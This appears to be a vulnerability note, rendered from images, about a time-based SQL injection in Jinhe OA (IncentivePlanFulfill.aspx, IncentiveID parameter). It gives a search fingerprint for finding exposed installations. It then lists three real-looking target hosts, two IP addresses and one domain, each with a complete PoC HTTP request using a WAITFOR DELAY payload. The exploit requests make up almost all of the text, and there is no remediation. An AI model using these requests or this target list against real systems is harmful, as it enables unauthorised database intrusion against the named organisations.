

app="金和网络-金和 OA" && body="/c6/"



资产一：61.133.99.56:88



Poc:

GET /C6/JHSoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1

Host: 61.133.99.56:88

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7


Referer: http://61.133.99.56:88/

Accept-Encoding: gzip, deflate, br


Accept-Language: zh-CN,zh;q=0.9

Cookie: ASP.NET_SessionId=tdsk5rbrdfqzvydcpqqclrsu; myie=false

Connection: close



资产二：http://117.78.6.255/



Poc：

GET /C6/JHSoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1

Host: 117.78.6.255

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7


Referer: http://117.78.6.255/C6/

Accept-Encoding: gzip, deflate, br


Accept-Language: zh-CN,zh;q=0.9

Cookie: ASP.NET_SessionId=gkkapajucju31xufragxeeqg; myie=false

Connection: close



资产三：oa.nbjhoa.com



Poc:

GET /C6/JHSoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1
Host: oa.nbjhoa.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://oa.nbjhoa.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: ASP.NET_SessionId=zjgy2dtuh2flxwudzgdhp123
Connection: close